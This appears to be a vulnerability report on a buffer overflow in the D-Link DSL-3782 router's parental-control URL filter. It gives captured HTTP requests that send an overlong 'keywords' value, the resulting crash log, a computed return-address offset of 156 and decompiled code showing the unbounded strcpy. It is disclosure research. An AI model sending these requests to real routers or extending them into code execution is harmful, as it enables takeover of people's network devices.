


Vendor of the products: D-Link


Affected products: DSL-3782 v1.01

Buffer overflow

First, check the router's web interface. The vulnerability is located in the Website Filter under the Features section.



In the "Only deny computers with IP address listed below to access the network" option, fill in any value, and use Burp Suite to intercept the traffic.



You can see the request packet. First, obtain the key, then send the corresponding request and modify the relevant field (keywords) before resending.

First, get the session key and copy it to the corresponding field.

Request	Response
<pre> Pretty Raw Hex ↵ ↗ ☰ 1 GET /cgi-bin/get/New_GUI/get_sessionKey.asp?_= 1733636017690 HTTP/1.1 2 Host: 192.168.1.1 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 X-Requested-With: XMLHttpRequest 8 Connection: close 9 Referer: http://192.168.1.1/cgi-bin/New_GUI/ParentalControl.asp 10 Cookie: Language=en 11 12 </pre>	<pre> Pretty Raw Hex Render ↵ ↗ ☰ 1 HTTP/1.0 200 OK 2 Content-type: text/html; charset=utf-8 3 4 304089172 </pre>

send

Request	Response
<pre> Pretty Raw Hex ↵ ↗ ☰ 1 POST /cgi-bin/New_GUI/ParentalControl.asp HTTP/1.1 2 Host: 192.168.1.1 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 367 10 Origin: http://192.168.1.1 11 Connection: close 12 Referer: http://192.168.1.1/cgi-bin/New_GUI/ParentalControl.asp 13 Cookie: Language=en 14 15 sessionKey=304089172&editRow=0&ParentalControlNum=1& keywords= aaaaabaaacaaadaaaaaaafaagaahaaiaaaajaaakaaalaaamaanaaaao aaapaaqaaraaasaaataaaauaaavaaavaaaaxaaayaazaabbaabcaabda abeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraa bsaabtaabuaabvaabwaabxaabyaabkscheduleValue=-&buttonType= apply&url_enable=black&enable_0=&url_name=1&url_keyword= aaa&pf_Schedule=Always </pre>	<pre> Pretty Raw Hex Render ↵ ↗ ☰ 1 HTTP/1.0 200 OK 2 Content-type: text/html; charset=utf-8 3 4 5 6 <!DOCTYPE HTML PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"> 7 8 <html xmlns="http://www.w3c.org/1999/xhtml"> 9 10 <head> 11 <title> D-LINK </title> 12 <meta http-equiv="X-UA-Compatible" content="IE=9"> 13 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"> 14 <meta http-equiv="Content-Type" content="text/css"> 15 <link rel="stylesheet" type="text/css" href=" /layout/New_GUI/jquery.selectbox.css?v=20140910163551" /> 16 <script type="text/javascript" charset="utf-8" src=" /js/New_GUI/initialJS.js?v=20140910163551"> </script> 17 <script type="text/javascript" charset="utf-8" src=" /js/New_GUI/initialCSS.js?v=20140910163551"> </script> </pre>

You can see that the router has crashed.

<pre> [3118.848000] Cause : 10800020 [3118.848000] PrId : 00019300 (MIPS 24Kc) [3124.504000] do_page_fault() #2: sending SIGSEGV to boa for invalid read access from [3124.504000] 6f616162 (epc = 6f616162, ra = 6f616162) [3124.516000] Cpu 0 [3124.516000] \$ 0 : 00000000 1000a400 00000000 7ff895a1 [3124.516000] \$ 4 : 7ff895a0 7ff89311 00000288 00000000 [3124.520000] \$ 8 : 00000000 00000003 80191b44 ffffffff0 [3124.520000] \$12 : 00000000 8f1ef688 000002d7 00000000 [3124.524000] \$16 : 68616162 69616162 6a616162 6b616162 [3124.524000] \$20 : 6c616162 6d616162 6e616162 0000000a [3124.528000] \$24 : 00000000 2ba42630 [3124.528000] \$28 : 0043a690 7ff89640 00000001 6f616162 [3124.532000] Hi : 000002d7 [3124.532000] Lo : 7af37600 [3124.536000] epc : 6f616162 0x6f616162 [3124.536000] Not tainted [3124.536000] ra : 6f616162 0x6f616162 [3124.540000] Status: 0000a413 USER EXL IE [3124.544000] Cause : 10800008 [3124.544000] BadVA : 6f616162 [3124.544000] PrId : 00019300 (MIPS 24Kc) [3124.544000] Modules linked in: [3124.548000] Process boa (pid: 19873, threadinfo=8f3f6000, task=8f309298, tls=00000000) [3124.552000] Stack : 70616162 71616162 72616162 73616162 74616162 75616162 76616162 77616162 [3124.552000] 78616162 79616162 00000000 00000000 00000000 00001322 2b959010 2baa54e0 [3124.560000] 7ff89722 2b9ba6ed 00000009 00000017 2b9cb660 00000021 00000063 7ff8a434 [3124.564000] 7ff896a8 2b93ddc8 00001361 00000000 00000000 00000001 2b959010 00000008 [3124.568000] 7ff89722 0000000b ffffffff 7ff897c0 00000072 00000000 00000000 00000000 [3124.572000] ... [3124.572000] Call Trace: [3124.572000] </pre>	<pre> Page Security: 192.168.1.1 will not allow Firefox to display the page if another window. </pre>
---	---

It can be calculated that the offset is 156.

```
er]
$ cyclic -l 0x6261616f
156
```

Further exploitation allows the execution of arbitrary commands.

Code in cfg_manager

Lock the ParentalControl.asp file based on the path information.

```
~/firmware-analysis-plus-master/_DSL-3782_A1_EU_1.01_07282016.bin.extracted/squashfs-root/boaroot/cgi-bin/New_GUI/ParentalControl.asp - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
58      tcWebApi_unset("UrlFilter_Entry18")
59      End If
60      If Request_Form("enable_19")="1" then
61          tcWebApi_unset("UrlFilter_Entry19")
62      End If
63      TCWebAPI_set("UrlFilter_Common", "Num", "ParentalControlNum")
64      TCWebAPI_commit("UrlFilter_Entry")
65 elseif Request_Form("buttonType")="apply" then
66     If Request_Form("url_name")>" " then
67         TCWebAPI_set("UrlFilter_Common", "Num", "ParentalControlNum")
68         TCWebAPI_set("WebCurSet_Entry", "url_filter_id", "editRow")
69         TCWebAPI_set("UrlFilter_Entry", "Name", "url_name")
70         TCWebAPI_set("UrlFilter_Entry", "URL", "keywords")
71         TCWebAPI_set("UrlFilter_Entry", "SCH", "scheduleValue")
72     end if
73     TCWebAPI_commit("UrlFilter_Entry")
74 End If
```

Based on UrlFilter_Entry, it can be determined that the code is in the cfg_manager file.

```
$ grep -rl "UrlFilter_Entry"
userfs/bin/cfg_manager
userfs/bin/boa
boaroot/cgi-bin/New_GUI/Set/ParentalControl.asp
boaroot/cgi-bin/New_GUI/ParentalControl.asp
boaroot/cgi-bin/get/New_GUI/ParentalControl.asp
boaroot/cgi-bin/get/New_GUI/ParentalControl.cgi
```

By using IDA to analyze cfg_manager, it can be seen that the strcpy function causes a buffer overflow when copying the URL parameter.

```
46 v23 = (const char *)&v4;
47 do
48 {
49     while ( 1 )
50     {
51         sprintf(s, "%s%d", "UrlFilter_Entry", v2 - 1);
52         sprintf(v20, "%s%d", "GUITemp_Entry", v2 - 1);
53         strcpy(&v15[40], "Activate");
54         tcapi_get_req(a1, v15);
55         if ( strcmp(&v15[72], word_4A8F48) )
56             strcpy((char *)&v4, "No");
57         else
58             strcpy((char *)&v4, "Yes");
59         strcpy(&v15[40], "URL");
60         tcapi_get_req(a1, v15);
61         if ( strcmp(&v15[72], "no attribute information") )
62         {
63             if ( strcmp(&v15[72], "no node information") && strcmp(&v15[72], "N/A") && v15[72] )
64                 break;
65         }
66         strcpy(&v16[40], "urlfilterTRLLine");
67         *v17 = 0;
68         ++v2;
69         tcapi_set_req(a1, v19);
70         if ( v2 == 17 )
71             return 0;
72     }
73     strncpy(dest, &v15[72], 0x32u);
74     v12[48] = 0;
75     sprintf(src, "<tr align=center class=tabdata><td>%d</td><td>%s</td><td align=left>%s</td></tr>", v2, v23, dest);
76     strcpy(&v16[40], "urlfilterTRLLine");
77     ++v2;
78     strcpy(v17, src);
79     tcapi_set_req(a1, v19);
80 }
81 while ( v2 != 17 );
82 return 0;
83 }
```

